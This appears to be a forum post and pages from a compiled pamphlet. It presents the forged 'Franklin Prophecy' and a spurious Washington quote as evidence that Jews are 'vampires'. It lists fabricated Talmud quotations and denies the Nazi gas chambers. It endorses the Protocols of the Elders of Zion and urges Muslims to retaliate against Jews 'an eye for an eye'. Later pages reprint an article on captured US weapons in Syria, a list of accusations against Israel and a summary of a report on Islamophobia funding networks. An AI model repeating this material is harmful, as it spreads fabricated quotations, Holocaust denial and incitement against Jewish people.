**Author:** Dr. Shabbir | **Date added:** 9 Feb 2009 01:49:01 | **Replies:** 1 | **Subject:** Benjamin Franklin Warned Against the Jews

**Message**

As the American colonies rose in revolt against political oppression occasioned by the excesses of Jewish banking houses at the time of the American Revolution, it was the New World, no man among the Founding Fathers was more alert to the danger of International Jews than that shrewd elder statesman of the American Revolution, Benjamin Franklin. Although he was not a member of the Constitutional Convention, he was concerned in his famous prophecy at the Constitutional Convention of 1787 in Philadelphia, in one of the most anti-Semitic documents ever written:

"I fully agree with General Washington; that we must protect this young nation from an insidious influence and impregnation. That menace, gentlemen, is the Jew, in whose veins, as you all know, is poured in one summer, they have lowered its moral tone; depreciated its commercial integrity; have segregated themselves and have not been successful in their efforts to live in harmony with the Christian religion upon which that nation was founded by subjecting to its restrictions; have built up a state within a state; and who would have tried to strangle that country to death? Fortunately, in the course of less than two hundred years, the Jews have been bewailing their sad fate in that they have been exiled from their homeland, as they call Palestine, and if they could return to it, and if they were single, they would at once find ample reasons for not returning. Why? Because they are vampires, and vampires do not live on vampires. They cannot live only amongst themselves. They must mix with Christians, and that is the secret of their race. If you do not exclude them from these United States in the Constitution, in less than 200 years they will have swarmed here, and will have taken over the government, and conquer the land, and change our form of government, for which we Americans have shed our blood, given our lives, our existence."

"I warn you, gentlemen, if you do not exclude the Jew forever, your children's children will curse you in your grave."

"Their ideas are not those of Americans. The leopard cannot change his spots. The Jews are a danger to this land, and if they are allowed to enter, they will imperil its institutions.

"They should be excluded by the Constitution."

#### ALSO BY BENJAMIN FRANKLIN:

Benjamin Franklin can be credited with prescient insight concerning the results of Jewish immigration on a nation:

"They have lowered its moral tone; depreciated its commercial integrity; have segregated themselves and have not been assimilated; have sneered at and tried to undermine the Christian religion upon which that nation is founded, by objecting to its restrictions; have built up a state within the state; and when opposed have tried to strangle that country to death financially, as in the case of Spain and Portugal."

Jews suffer from several conflicts. First, they do cleave to each other and form states within a state apparently under the tacit aegis that the blessing of God might again be theirs, but while they work out this anticipation in their aloof separation they fail to heed His commandments or regard His person in their everyday lives and practices. Second, in America where their number is less than 3% of the total population they have succeeded in implementing programs deemed favorable to their race, programs that are devastating for America and unheard of in the State of Israel. Diversity, multiculturalism, and open borders promoted by Jewish leaders in America are Balkanizing the Nation. Third, Jewish attacks on Christianity are attacks on The One Who came as their Savior. These attacks have been consistent, blatant, egregious and often successful. Jewish involvement in promoting the Black agenda has resulted in a similar situation with Black leaders. Emulating their Jewish mentors, Blacks in government have steadily pursued their own interests rather than those of the Nation. Blacks have now adopted the Jewish idea of Reparations. Recently, a group of heavily Black and Jewish influenced congressmen called for the United Nations to supervise our elections. This blatant display of self-interest at the expense of the Nation is tantamount to treason. Ugly though its self-

proclamation may be, the perceived superiority of Jews is attested to by their inordinate achievements.

Steinlight writes that 30% of the students at Harvard are Jewish. The American media is almost entirely controlled by Jews. Hollywood's persistent denigration of all things Christian is a mostly Jewish phenomenon and a major American tragedy. Their influence in government is massively out of proportion to their numbers and they occupy an inordinate number of politically high positions. Steinlight mentions that 80% of our foreign aid goes to Israel. Unfortunately, neither America nor Israel has any regard for the immutable Laws given by God to Moses. In Israel the blessing of the God of Abraham, Isaac, and Jacob has been missing and uncalled for since its inception. The pattern for restoration of Godly government in ancient Israel included reading the Law, repenting from disobedience, and subsequent conformity; none of this seems imminent in either America or Israel. Though Steinlight's carefully crafted monograms have made no lasting impression on the Jewish hierarchy and are unlikely to change the unlimited immigration agenda, they have punctuated the Jewish root to the theft of our American culture. The Roman Republic lasted for five hundred years by living under a quasi-constitution that consisted of Twelve Tables of Law. In free nations both citizens and rulers must be accountable to law. Disregard for law and tyranny is directly proportional. Three things are indispensable to freedom: 1. Obey. 2. Obey 3. Obey! People and nations in rebellion against The Creator through their consistent failure to obey bring the wrath of God into the families and nations of which they are members. Jews have been breeders of turmoil since rejecting their Savior nearly two thousand years ago. Their influence will bring the same punishment to America. Unfortunately America has allowed this same rebellion to take root and has become an agent of disruption throughout the world. Answers to prayers for the peace of Jerusalem wait on the Prince Of Peace by Whose stripes both America and Israeli must be healed.

Posted originally by EtherZone.com : republication allowed with this notice and hyperlink intact."

#### GEORGE WASHINGTON & BENJAMIN FRANKLIN ON THE JEWS

Benjamin Franklin was already an elder statesman at the time of the American Revolution. His years had certainly brought him wisdom, for he knew of the Jews' nature, and he had the courage to warn his fellows about them. Benjamin Franklin's warning to the Constitutional Convention in 1789 concerning the Jews has been called a marvel of prophecy. But, really, Franklin was only giving voice to an opinion, informed by his knowledge of the Jewish people. This prophecy was recorded by Charles Pinckney of Charleston, South Carolina, and the original notes of Mr. Pinckney are said to be held at the Franklin Institute in Philadelphia.

"I fully agree with General Washington, that we must protect this young nation from an insidious influence and impenetration. The menace, gentlemen, is the Jews. In whatever country Jews have settled in any great numbers, they have lowered its moral tone; depreciated its commercial integrity; have segregated themselves and have not been assimilated; have sneered at and tried to undermine the Christian religion upon which that nation is founded by objecting to its restrictions; have built up a state within a state; and when opposed have tried to strangle that country to death financially, as in the case of Spain and Portugal.

"For over 1700 years the Jews have been bewailing their sad fate in that they have been exiled from their homeland, they call Palestine. But, Gentlemen, should the world today give it to them in fee simple, they would at once find some cogent reason for not returning. Why? Because they are vampires, and vampires do not live on vampires. They cannot live only among themselves. They must subsist on Christians and other people not of their race.

"If you do not exclude them from these United States, in this Constitution in less than 200 years they will have swarmed in such great numbers that they will dominate and devour the land, and change our form of government, for which we Americans have shed our blood, given our lives, our substance and jeopardized our liberty.

"If you do not exclude them, in less than 200 years our descendants will be working in the fields to furnish them sustenance, while they will be in the counting houses rubbing their hands. I warn you, Gentlemen, if you do not exclude the Jews for all time, your children will curse you in your graves. Jews, Gentlemen, are Asiatics; let them be born where they will, or how many generations they are away from Asia, they will never be otherwise. Their ideas do not conform to an American's, and will not even though they live among us ten generations. A leopard cannot change its spots.

"Jews are Asiatics, they are a menace to this country if permitted entrance and should be excluded by this Constitution."

Benjamin Franklin was not alone in his opinions:

"They [the Jews] work more effectively against us, than the enemy's armies. They are a hundred times more dangerous to our liberties and the great cause we are engaged in... It is much to be lamented that each state, long ago, has not hunted them down as pest to society and the greatest enemies we have to the happiness of America." -- George Washington

The authenticity of the preceding Benjamin Franklin quote is in dispute. According to the Jews, the quote originated with William Dudley Pelley in 1932 and made its first appearance in print in Pelley's periodical Liberation, published in Asheville, North Carolina. Certainly, I am aware that the Jews are accomplished liars when it serves their interests to lie, with the "Nazi homicidal gas chambers" being the most infamous example of Jewish lying to date. The Jews also lie about the contents of their Talmud when challenged about it. But this is a fair notice that the Jews appear to have made what looks like a relatively credible denial in the sense that, if I didn't already know about the

Jewish penchant for lying, I'd be unable even to speculate about which of two sides were telling me the truth concerning the warning about the Jews attributed to Benjamin Franklin. As things are, I'm still inclined to believe that the "Franklin prophecy" is genuine, but at this time I am not certain.

The subsequent George Washington quote comes from Maxims of George Washington, by A. A. Appelton & Company, and no one has disputed its authenticity to my knowledge.

It would be wise to keep in mind two things. First, the ADL slants its statements with loaded language and omits relevant facts. If you are inclined to presume that slick, official-looking presentations of "facts" are probably truthful, then the ADL will have an easy time making a dupe of you. I've put this notice on this page only because I haven't been able to disprove the ADL denial, not because I believe the ADL denial. Second, even if the "Franklin Prophecy" were a forgery, the statements it contains would still be true, and the effect of such a forgery would be to give Franklin credit for more prescience than he had, not to exculpate the Jews for sneaking their way to political control over a country, and to economic control over wealth, that they did not create and would never have been capable of creating. In short, Jews would still be "vampires," whether Ben Franklin ever said so or not.

The Goyim guy who does not want to read about Muslims/Islam obviously loves the sacred book of the Zionists - the Talmud [let alone "The Protocols of the Elders of Zion of the 33<sup>rd</sup> Degree" which you cannot find at any American public library and which the Zionists falsely claim to be a "forgery" and which outlines their plan for world control]. Here are some quotes from the Talmud which must be music to his ears.

- \* "The 'Goyim' are not humans. They are beasts." (Baba Mezia 114b)
- \* "If you eat with a 'Goy' it is the same as eating with a dog." (Tosaphoth, Jebamoth 94b)
- \* "Even the best of the 'Goyim' should all be killed." (Soferim 15)
- \* "If a 'Goy' (Gentile) hits a Jew he must be killed." (Sanhedrin 58b)
- \* "If a Jew murders a 'Goy' there will be no death penalty." (Sanhedrin 57a)
- \* What a Jew steals from a 'Goy' he may keep." (Sanhedrin 57a)
- \* "All children of the 'Goyim' (Gentiles) are animals." (Yebamoth 98a)
- \* "Girls born of the 'Goyim' are in a state of 'niddah' (menstrual uncleanness!) from birth."(Abodah Zarah 36b)
- \* The property of Gentiles is like the desert; whoever among the Jews gets there first, owns it. (BT Baba Bathra 54b).
- If a Gentile loses something, a Jew may keep it, even if he knows the owner. (BT Baba Kamma 113b).



### THE TALMUD: THE SHAME OF THE JEWISH PEOPLE

Internet Source Link:  
<https://truthbeforemedia.wordpress.com/>

*It is time the Muslims of the world paid the Jews who every moment throw filth at Islam and Muslims in their own currency: a tooth for a tooth, an eye for an eye... In particular, let the suffering Palestinians get this message and act upon it if they want to liberate themselves from the Zionists' hegemony and oppression...*

### A NON-JEW ("GENTILE" OR "GOY") IS AN ANIMAL

In an effort to speak the truth about certain matters, I will begin with my people, the Jews. I am of Jewish descent and I am supportive of many of Jewish ideas, beliefs and customs. There are, however, some things that are simply an embarrassment to me and should be an embarrassment to all the Jewish people. One such a subject is the Talmud. The Talmud is considered a "holy writ" by the Jewish people and it is held to a high opinion as superseding the Old

Testament. It was originally written in Hebrew and is basically a codification of Jewish spoken (oral) law. The English translation is a bit “watered down” so as not to be as pointed and unsociable. It is, however, believed to be the law and, as you will soon see, it is neither tolerant nor does it accept anyone outside Judaism ([Gentiles](#)).

Let us look at a few passages which cannot be defended by claiming to be “taken out of context” because the statements are the context:

“If a ‘Goy’ (Gentile) hits a Jew, he must be killed.” ([Sanhedrin 58b](#))

“If a Jew finds an object lost by a ‘Goy’, it does not have to be returned.” ([Baba Mezia 24a](#))

“If a Jew murders a ‘Goy’, there will be no death penalty.” ([Sanhedrin 57a](#))

What a Jew steals from a ‘Goy’ he may keep.” ([Sanhedrin 57a](#))

“Jews may use subterfuges to circumvent a ‘Goy.’” ([Baba Kamma 113a](#))

“All children of the ‘Goyim’ (Gentiles) are animals.” ([Yebamoth 98a](#))

“Girls born of the ‘Goyim’ are in a state of ‘niddah’ (menstrual uncleanness!) from birth.” ([Abodah Zarah 36b](#))

“The ‘Goyim’ are not humans. They are beasts.” ([Baba Mezia 114b](#))

“If you eat with a ‘Goy’ it is the same as eating with a dog.” ([Tosapoth, Yebamoth 94b](#))

“Even the best of the ‘Goyim’ should all be killed.” ([Soferim 15](#))

“Sexual intercourse between the ‘Goyim’ is like intercourse between animals.” ([Sanhedrin 74b](#))

“When it comes to a Gentile in peace times, one may harm him indirectly, for instance, by removing a ladder after he had fallen into a crevice.” (Shulkhan Arukh, Yoreh De ‘ah, 158, Hebrew Edition only)

The above statements set the Jewish above all other people. I believe this type of language was used in Nazi Germany. Let’s examine how the Talmud refers to Jesus Christ; the basis for the world of Christian religion:

“Yashu (Jesus) was cut off from the Jewish people for his wickedness and refused to repent.” ([Sotah 47a](#))

“Miriam the hairdresser had sex with many men.” ([Shabbath 104b](#), Hebrew Edition only)

“She who was the descendant of princes and governors (the Virgin Mary) played the harlot with carpenters.” ([Sanhedrin 106a](#))

“Christians who reject the Talmud will go to hell and be punished there for all generations.” ([Rosh Hashanah 17a](#))

**I am a Jew and I know how the Jews view “outsiders”. .... nothing but contempt for all humankind except for themselves. Jews use disdainful Yiddish words amongst themselves to describe the Gentiles:**

“[Govim](#):” This is what the Jews derisively call Gentiles to indicate an “animal nature” of the Gentiles.

“Schwartz:” This is what the Jews derisively call blacks to indicate an “ape like nature” of the blacks.

“Shiksa:” This is what the Jews derisively call a Gentile woman to indicate a “carnal nature” of a Gentile woman. This Yiddish word “shiksa” is derivative of the Hebrew word “shegitz” which refers to the carcass of a pig.

"Goyisha Kup:" This is what the Jews derisively call another Jew who is stupid. "Goyisha Kup" means "Stupid Gentile Brain."

"When presenting Old Testament proofs of the Messiahship of Jesus to the rabbis and their followers – one must penetrate the iron-clad grid of the Talmudic mind-set which according to Christ's assertion makes the Scriptures of none effect. From the outset, the Christian must realize that the rabbis and their followers do not know their own Scriptures, and for that matter, do not care to know them. For they view the Talmud as superceding the Scriptures. Much patience is required when bringing the Gospel message to them, and perhaps at times, stern reproofs are necessary."

*Michael A Hoffman II Historian and writer, founder of Independent History & Research*

In Judaism, the Rabbi is very influential in the interpretation and advice of all things religious. Many Jews would never consider challenging a Rabbi on any issue and many Jews would simply view the idea of such as taboo. As a result, the Jewish community leaves the matter of the sacred writings and their meaning totally up to the Rabbi.

Most Christians look to the Jewish people for signs of the events in the Bible's book of Revelation. The established Christian church confesses the book actually foretells the events that will lead to the end of the physical world and a dawning of the return of the Messiah, Jesus Christ. Since most Jews do not accept the New Testament of the Bible as anything more than a collection of "short stories" it is widely claimed in the Jewish community that the Christian church is simply worshiping a fantasy; a figment of the collective imagination. Instead of reverence, most Jews view the New Testament as a farcical collection of lies and fairy stories adopted by an impotent and empty dogma-filled religion.

As I can attest, Jews are very competitive and (as the stereotype is confirmed) consistently excel in the world of business and commerce. As such, Gentiles often strive to go into business with Jews; which should be mutually profitable for all involved. The

64

Talmud says it is OK to cheat the Gentile and even "kill the Gentile" if the Jew desires. While physical murder is not only condoned but is demanded of the Jewish, I believe the figurative financial murder happens far more often. The Gentile is literally "robbed blind". I believe the Gentiles (especially Christians) are under the false impression that Jews are loyal to Christians and share the same belief system. Nothing could be farther from the truth. There is no sense of obligation nor any feelings of camaraderie felt by a Jew when dealing with a Christian. It is quite the opposite especially when money is involved. Most Jewish people view Christians with disdain because Christians represent Jesus Christ as the Messiah and they claim the Jewish people of the New Testament send the Messiah to his death by crucifixion. Why would Christians believe Jews are on their "religious side"?

*Jacob*



65

## ISIS AGAIN CAPTURES AMERICAN HIGH-TECH WEAPONS AMERICA GAVE TO “MODERATE” REBELS



Internet Source Link:  
<https://yournewswire.com/isis-again-captures-american-high-tech-weapons-we-gave-to-moderate-rebels/>

Our Strategy Keeps Failing, [reports Washington's Blog](#)

We've repeatedly noted that giving arms to the "moderate" Syrian rebels is idiotic ... [as they'll just end up in the hands of the Islamic State.](#)

Even the [CIA told Obama](#) that this strategy wouldn't work.

So we're shocked – shocked! – that one of the biggest "moderate" rebel groups backed and armed by the U.S. has just been [wiped out](#)... and all of their arms and bases taken by ISIS.

*The Telegraph* reports:  
Two of the main rebel groups receiving weapons from the United States to fight both the regime and "jihad"ist groups in Syria have surrendered to al-Qaeda.

The US and its allies were relying on Harakat Hazm and the Syrian Revolutionary Front to become part of a ground force that would attack the Islamic State of Iraq and the Levant (ISIL).

For the last six months the Hazm movement, and the SRF through them, had been receiving heavy weapons from the US-led coalition, including GRAD rockets and TOW anti-tank missiles.

But on Saturday night Harakat Hazm surrendered military bases and weapons supplies to Jabhat al-Nusra, when the al-Qaeda affiliate in Syria stormed villages they controlled in northern Idlib province.

The development came a day after Jabhat al-Nusra dealt a final blow to the SRF, storming and capturing Deir Sinbal, home town of the group's leader Jamal Marouf.

\*\*\*

"As a movement, the SRF is effectively finished," said Aymen al-Tammimi, a Syria analyst. "Nusra has driven them out of their strongholds of Idlib and Hama."

The collapse of the SRF and attacks on Harakat Hazm have dramatically weakened the presence of moderate rebel fighting groups in Syria, which, after almost four years of conflict is increasingly becoming a battle ground between the Syrian regime and "jihad"ist organisations.

For the United States, the weapons they supplied falling into the hands of al-Qaeda is a realisation of a nightmare.

Why did we get involved in the middle of Syria's civil war, again? Oh ... that's right. We got involved before [the civil war even started ... 65 years ago.](#)

Article By [Washington's Blog](#)

## FACTS ABOUT ISRAEL

### YOU SHOULD KNOW THESE BASIC FACTS

Amazing what they get away with, isn't it.....?! The credit goes to the U.S. which blindly supports Israel...

**Question:** Which country alone in the Middle East has nuclear weapons?

Answer: Israel.

**Question:** Which country in the Middle East refuses to sign the nuclear non-proliferation treaty (NPT) and bars international inspections??!

Answer: Israel.

**Question:** Which country in the Middle East seized the sovereign territory of other nations by military force and continues to occupy it in defiance of United Nations Security Council resolutions?

Answer: Israel.

**Question:** Which country in the Middle East routinely violates the international borders of another sovereign state with warplanes and artillery and naval gunfire?

Answer: Israel.

**Question:** What American ally in the Middle East has for years sent assassins into other countries to kill its political enemies (a practice sometimes called exporting terrorism)?

Answer: Israel.

**Question:** In which country in the Middle East have high-ranking military officers admitted publicly that unarmed prisoners of war were executed?

Answer: Israel.

**Question:** What country in the Middle East refuses to prosecute its soldiers who have acknowledged executing prisoners of war?

Answer: Israel.

**Question:** What country in the Middle East created millions of refugees and refuses to allow them to return to their homes, farms and businesses?

Answer: Israel.

**Question:** What country in the Middle East refuses to pay compensation to people whose land, bank accounts and businesses is confiscated?

Answer: Israel.

**Question:** In what country in the Middle East was a high-ranking United Nations diplomat assassinated?

Answer: Israel.

**Question:** In what country in the Middle East did the man who ordered the assassination of a high-ranking U.N. diplomat become prime minister?

Answer: Israel.

**Question:** What country in the Middle East blew up an American diplomatic facility in Egypt and attacked a U.S. ship, the USS Liberty, in international waters, killing 34 and wounding 171 American sailors?

Answer: Israel.

**Question:** What country in the Middle East employed a spy, Jonathan Pollard, to steal classified documents from USA and then gave some of them to the Soviet Union ?

Answer: Israel.

**Question:** What country at first denied any official connection to Pollard, then voted to make him a citizen and has continuously demanded that the American president grant Pollard a full pardon?

Answer: Israel.

**Question:** What Middle East country allows American Jewish murderers to flee to its country to escape punishment in the United States and refuses to extradite them once in their custody?

Answer: Israel.

**Question:** What Middle East country preaches against hate yet builds a shrine and a memorial for a murderer who killed 29 Palestinians while they prayed in their Mosque?

Answer: Israel.

**Question:** What country on Planet Earth has the second most powerful lobby in the United States, according to a recent Fortune magazine survey of Washington insiders?

Answer: Israel.

**Question:** Which country in the Middle East deliberately targeted a civilian U.N. Refugee Camp in Qana, Lebanon and killed 103 innocent men, women, and especially children?

Answer: Israel.

**Question:** Which country in the Middle East is in defiance of 69 United Nations Security Council resolutions and has been protected from 29 more by U.S. vetoes?

Answer: Israel.

**Question:** Which country in the Middle East receives more than one-third of all U.S. aid to the world yet is the 16th richest country in the world?

Answer: Israel.

**Question:** Which country in the Middle East receives U.S. weapons for free and then sells the technology to the Republic of China even at the objections of the U.S.?

Answer: Israel.

**Question:** Which country in the Middle East routinely insults the American people by having its Prime Minister address the United States Congress and lecturing them like children on why they have no right to reduce foreign aid?

70

Answer: Israel.

**Question:** Which country in the Middle East had its Prime Minister announce to his staff not to worry about what the United States says because "We control America?"

Answer: Israel.

**Question:** What country in the Middle East was cited by Amnesty International for demolishing more than 4000 innocent Palestinian homes as a means of ethnic cleansing?

Answer: Israel.

**Question:** Which country in the Middle East has just recently used a weapon of mass destruction, a one-ton smart bomb, dropping it in the center of a highly populated area killing 15 civilians including 9 children?

Answer: Israel.

**Question:** Which country in the Middle East routinely kills young Palestinian children for no reason other than throwing stones at armored vehicles, bulldozers, or tanks?

Answer: Israel.

**Question:** Which country in the Middle East signed the Oslo Accords promising to halt any new Jewish Settlement construction, but instead, has built more than 270 new settlements since the signing?

Answer: Israel.

**Question:** Which country in the Middle East has assassinated more than 100 political officials of its opponent in the last 2 years while killing hundreds of civilians in the process, including dozens of children?

Answer: Israel.

Any average Western individual is brainwashed by the Jewish Zionist news media, and life in the West leaves no time for research and investigation of the truth which remains hidden from the vast majority of people in the West, particularly in the U.S.

71

## FUNDERS OF ISLAMOPHOBIA IN US NAMED

From Internet posting dated Aug 28, 2011



Internet Source Link:

<https://jhaines6.wordpress.com/2011/08/28/presstv-funders-of-islamophobia-in-us-named>

Shocking new report reveals that seven foundations and wealthy donors have been behind the 10-year campaign to spread Islamophobia in the US.

The 130 page report by the Center for American Progress (CAP) released on Friday, identified foundations that have provided more than USD 42 million to key individuals and organizations that have spearheaded the nationwide effort between 2001 and 2009.

"Sometimes the money flowing from these foundations and their donors is clearly designed to promote Islamophobia, but more often the support provided is for general purpose use, which is the think tanks and grassroots organizations then put to use on their primary purpose -- spreading their messages of hate and fear as far and wide as they can," the report says.

Among the funders are organizations that have long been associated with the extreme right in the US, as well as several Jewish family foundations that have supported settler groups in Israel.

72

Donors Capital Fund, Richard Melton Scaife foundations, Lynde and Harry Bradley Foundation, Newton D. & Rochelle F. Becker foundations and charitable trust, Russell Berrie Foundation, Anchorage Charitable Fund and William Rosenwald Family Fund, Fairbrook Foundation, are among the organizations funding anti Islam experts who promote Islamophobia.

These experts are - among others - Frank Gaffney at the Center for Security Policy, David Yerushalmi at the Society of Americans for National Existence, Daniel Pipes at Middle East Forum, Robert Spencer of "jihad" Watch and Stop Islamization of America, Steven Emerson of the Investigative Project on Terrorism. These people spread the information through conservative organizations, politicians and news channels like Fox, the report says.

The Donor Capital Fund was the single biggest contributor paying USD 18 million, to the Clarion Fund during the 2008 election which distributed 30 million anti-Muslim DVDs through local newspapers.

\*\*\*\*\*



73

## US EMPIRE FOMENTS ISLAMOPHOBIA

From Internet posting dated August 2011

**Fear, Inc.: The Roots of the Islamophobia Network in America, an in-depth investigation**



### Fear, Inc.

The Roots of the Islamophobia Network in America

Written by Eli Lehrer, Matthew Gross, Jon Peng, Scott Ayres, and Yale Shulman  
August 2011



Internet Source Link under the title "Fear Inc":

<http://cdn.americanprogress.org/wp-content/uploads/issues/2011/08/pdf/islamophobia.pdf>

An investigation conducted by the Center for American Progress Action Fund, has revealed that a small networked group of misinformation experts are guiding the rising wave of Islamophobia in the US through effective use of advocates, media partners, and grassroots organizing.

Due to the efforts of this network, Islam is now the most negatively viewed religion in America.

According to a poll conducted jointly by ABC News/Washington Post in 2010, only 37 percent of Americans have a favorable opinion of Islam which is the lowest favorability rating since 2001.

A 2010 Time magazine poll showed that 28 percent of Americans do not believe Muslims should be eligible to sit on the US Supreme Court and nearly one third of the country thinks followers of Islam should be barred from running for president.

On July 22, a 32-year-old, white, blond-haired and blue-eyed Norwegian man named Anders Breivik planted a bomb in an Oslo government building that killed eight people. A few hours after the explosion, he shot and killed 68 people, mostly teenagers, at a Labor Party youth camp on Norway's Utoya Island.

During his trial, Breivik told the court that violence was "necessary" to save Europe from Marxism and "Muslimization."

Breivik presented the court with a 1,500-page manifesto, in which he advocated "brutal and breathtaking operations which will result in casualties" to fight the alleged "ongoing Islamic Colonization of Europe."

Breivik's manifesto contains numerous footnotes and citations to the aforementioned group of misinformation experts, quoting them as experts on Islam's "war against the West."

This is a small example of the group's influence in shaping the national and international political debate. Their names are heralded within communities that are actively organizing against Islam and targeting Muslims in the United States and other countries.

#### LEADING FIGURES OF ISLAMOPHOBIA

Five major figures, who lead five key think tanks, are orchestrating the majority of misinformation about Islam and Muslims in America today. This small network produces talking points and messages relied upon and repeated by every segment of this interconnected network of money, grassroots leaders, media talking heads, and elected officials.

- Frank Gaffney at the Center for Security Policy
- David Yerushalmi at the Society of Americans for National Existence
- Daniel Pipes at the Middle East Forum
- Robert Spencer of "jihad" Watch and Stop Islamization of America
- Steven Emerson of the Investigative Project on Terrorism

This group of radical ideologues has fought to define Shari'a as a "totalitarian ideology" and "legal-political-military doctrine" committed to destroying Western civilization.

**Frank Gaffney** is one of the lead engineers of the "anti-Shari'a" movement sweeping the nation. His think tank released the 2010 report "Shari'ah: The Threat to America," which reframed Shari'a, or Islamic religious law followed by any practicing Muslim, as a "totalitarian ideology" and "legal-political-military doctrine."

Gaffney also founded the Center for Security Policy in 1988, which, among other anti-Islam activities, launched a campaign against

mosques to introduce them as "Trojan horses" used by Muslims to promote "sedition" in the US.

The controversy in 2010 surrounding the Park51 community center in lower Manhattan reveals how these experts perpetuate the notion that mosques are no longer houses of worship but "Trojan horses" harboring and disseminating radical Islamic theology.

On June 30, 2010, Gaffney wrote, "The Ground Zero mosque is designed to be a permanent, in-our-face beachhead for Shari'ah, a platform for inspiring the triumphalist ambitions of the faithful.

The CSP then created and funded [stop911mosque.com](http://stop911mosque.com); the official website of the Coalition to Honor Ground Zero and a who's who of radical right-wing leaders, organizations, and notable anti-Muslim advocates

These allies working through [stop911mosque.com](http://stop911mosque.com) were responsible for manufacturing the 2010 hysteria around the construction of the Park51 community center.

Gaffney is also promoting a conspiracy theory that Muslim American civil liberties organizations are proxies for the Muslim Brotherhood and pave the way for radical Islam.

According to Gaffney "it is now public knowledge that nearly every major Muslim organization in the United States is actually controlled by the MB [Muslim Brotherhood] or a derivative organization. Consequently, most of the Muslim-American groups of any prominence in America are now known to be, as a matter of fact, hostile to the United States and its Constitution."

David Yerushalmi founded of the Society of Americans for National Existence which first proposed legislation in 2007 to make adherence to Shari'a "a felony punishable by 20 years in prison.

Yerushalmi is the general counsel for the Center for Security Policy and the co-author of CSP's "Shari'ah: The Threat to America" report.

He also serves as legal counsel for the anti-Muslim group Stop Islamization of America, led by Robert Spencer, and Pamela Geller who writes an influential blog named Atlas Shrugs.

Yerushalmi also serves as general counsel for Stop the Madrassa: A Community Coalition, a New York City-based anti-Muslim right-wing grassroots organization that in 2007 attacked a New York City secular public school as a religious madrassa and Islamist front simply for teaching Arabic and the Arab culture.

Stop Islamization of America was recently listed as a “hate group” by the Southern Poverty Law Center.

Yerushalmi's most useful contribution to the Islamophobia network was writing the model “anti-Shari'a” legislation introduced in more than a dozen states, which introduced Islamic religious law as a totalitarian threat infiltrating America.

Yerushalmi's obsession with Shari'a law dates back to 2007 when his organization, the Society of Americans for National Existence, created the “Mapping Shari'a in America: Knowing the Enemy” campaign to determine what type of Shari'a was practiced in every single mosque and advocated by Muslim American religious institutions.

In the same year, Yerushalmi began developing the template for the current anti-Shari'a legislation movement American Laws for American Courts at the behest of the American Public Policy Alliance.

The American Public Policy Alliance is a right-wing group that claims “one of the greatest threats to American values and liberties today” comes from “foreign laws and foreign legal doctrines,” including “Islamic Shari'ah law.”

In 2011, Yerushalmi turned his attention to raising the threat of Shari'a in American mosques to strengthen the legislative efforts of the Islamophobia network at the state level.

In June he released “Shari'a and Violence in American Mosques,” which speciously claims that more than 80 percent of US mosques feature texts that promote or support violence.

#### **Daniel Pipes**

He founded the Middle East Forum in 1990 which publishes the *Middle East Quarterly* and sponsors Campus Watch, Islamist Watch, the Legal Project, and the Washington Project.

Anders Breivik cited Pipes and the Middle East Forum 18 times in his manifesto.

In 2002, Pipes launched Campus Watch to monitor professors and academics that deviate from Pipes' political ideologies.

In 2006, he established Islamist Watch, which “combats the ideas and institutions of lawful Islamism in the United States and throughout the West.

His Islamophobia took a further turn when in 2008 he recommended increased racial profiling of Muslims and Arabs to cope with this impending exaggerated threat.

Pipes also writes on his site, [danielpipes.org](http://danielpipes.org), where he echoes the Islamophobia network's alarmist rhetoric about the creeping Shari'a threat posed by radical Islam.

Pipes is also willing to use his alarmist rhetoric when it serves the purpose of promoting Islamophobia. In 2008, for example, Pipes admitted to misleading the public by using the word “madrassa” referring to a New York City public school to “get attention.”

Because the “Stop the Madrassa Community Coalition” wanted to shut down a secular New York City public school that taught Arabic and Arab culture. He told The New York Times that using the word “madrassa,” which could mean a secular school or religious Islamic school in Arabic, was “a bit of stretch.”

Pipes was critical of the school based upon his odd and bigoted belief that "Arabic instruction is inevitably laden with Pan-Arabist and Islamist language."

Pipes posted an article on his website contending that "Arabized students show decidedly greater support for the Islamist movement and greater mistrust of the West" to justify his unsavory actions.

#### **Robert Spencer**

He is a prolific blogger, author, and commentator, is the co-founder of Stop Islamization of America and director of "jihad" Watch.

Jihad Watch is a program of the David Horowitz Freedom Center. Jihad Watch's primary purpose is to "track the attempts of radical Islam to subvert Western culture."

Robert Spencer and his blog were cited 162 times in the nearly 1,500-page manifesto of Anders Breivik.

Spencer has written 10 books, including the New York Times bestseller *The Truth About Muhammad*. Daniel Pipes praised "Stealth Jihad" as "a pioneering survey of the 'stealth jihad' whose ambition and subtlety threaten the continuity of Western civilization.

His next book, *Did Muhammad Exist?*, is scheduled to be published by ISI Books in spring 2012.

#### **Steven Emerson**

He founded and runs the Investigative Project on Terrorism which is dedicated to exposing the dangers of Islamist infiltration in America gleaned through investigative journalism.

The Investigative Project on Terrorism claims to be "one of the world's largest storehouses of archival data and intelligence on Islamic and Middle Eastern terrorist groups."

Emerson frames Islam as an inherently violent and antagonistic religion. "The level of vitriol against Jews and Christianity within contemporary Islam, unfortunately, is something that we are not

totally cognizant of, or that we don't want to accept," says Emerson. Emerson was twice cited in Anders Breivik's manifesto.

#### **THE VALIDATORS**

The right-wing media and anti-Muslim politicians often turn to a select group of individuals who claim inside knowledge about the realities of radical Islam to support the extreme views of Islamophobia misinformation experts such as Gaffney, Yerushalmi, Spencer, Pipes, and Emerson.

Most of these individuals are neither experts nor Muslim, but rather of Middle Eastern descent. Nonetheless, they help validate and authenticate manufactured myths about Muslims and Islam, contributing to the small echo chamber of men and women committed to promoting Islamophobia in the United States. Some of the prominent validators are:

Zuhdi Jasser has emerged as the "Muslim" validator for Islamophobia propaganda.

Jasser, a former U.S. Navy Lieutenant Commander and the president of the American Islamic Forum for Democracy in Phoenix, Arizona, has been an adviser on Islamic affairs to the US Embassy in the Netherlands. (This explains his grudge.)

He, however, not only lacks any policy or academic expertise but also promotes conspiratorial claims that America is infiltrated by radical Muslims.

"America is at war with theocratic Muslim despots who seek the imposition of Shari'a and don't believe in the equality of all before the law, blind to faith. They detest the association of religious freedom with liberty," he says.

Jasser also dangerously and incorrectly labels mainstream Muslim American organizations as subversive, disloyal proponents of a radical-Islam takeover. He claims their "patriotism involves taking

the American flag and adding a little crescent-and, of course, turning America into an "Islamic State"."

Jasser also appears frequently in fear-mongering documentaries portraying Islam and Muslims as potential threats. He appears in Newt Gingrich's 2010 documentary "America At Risk: The War With No Name," warning of the impending threat of radical Islam and enforcement of Shari'a in America.

Along with Frank Gaffney and Daniel Pipes, Jasser sits on the advisory board for the anti-Muslim organization Clarion Fund, which releases inflammatory documentaries warning of radical Islam.

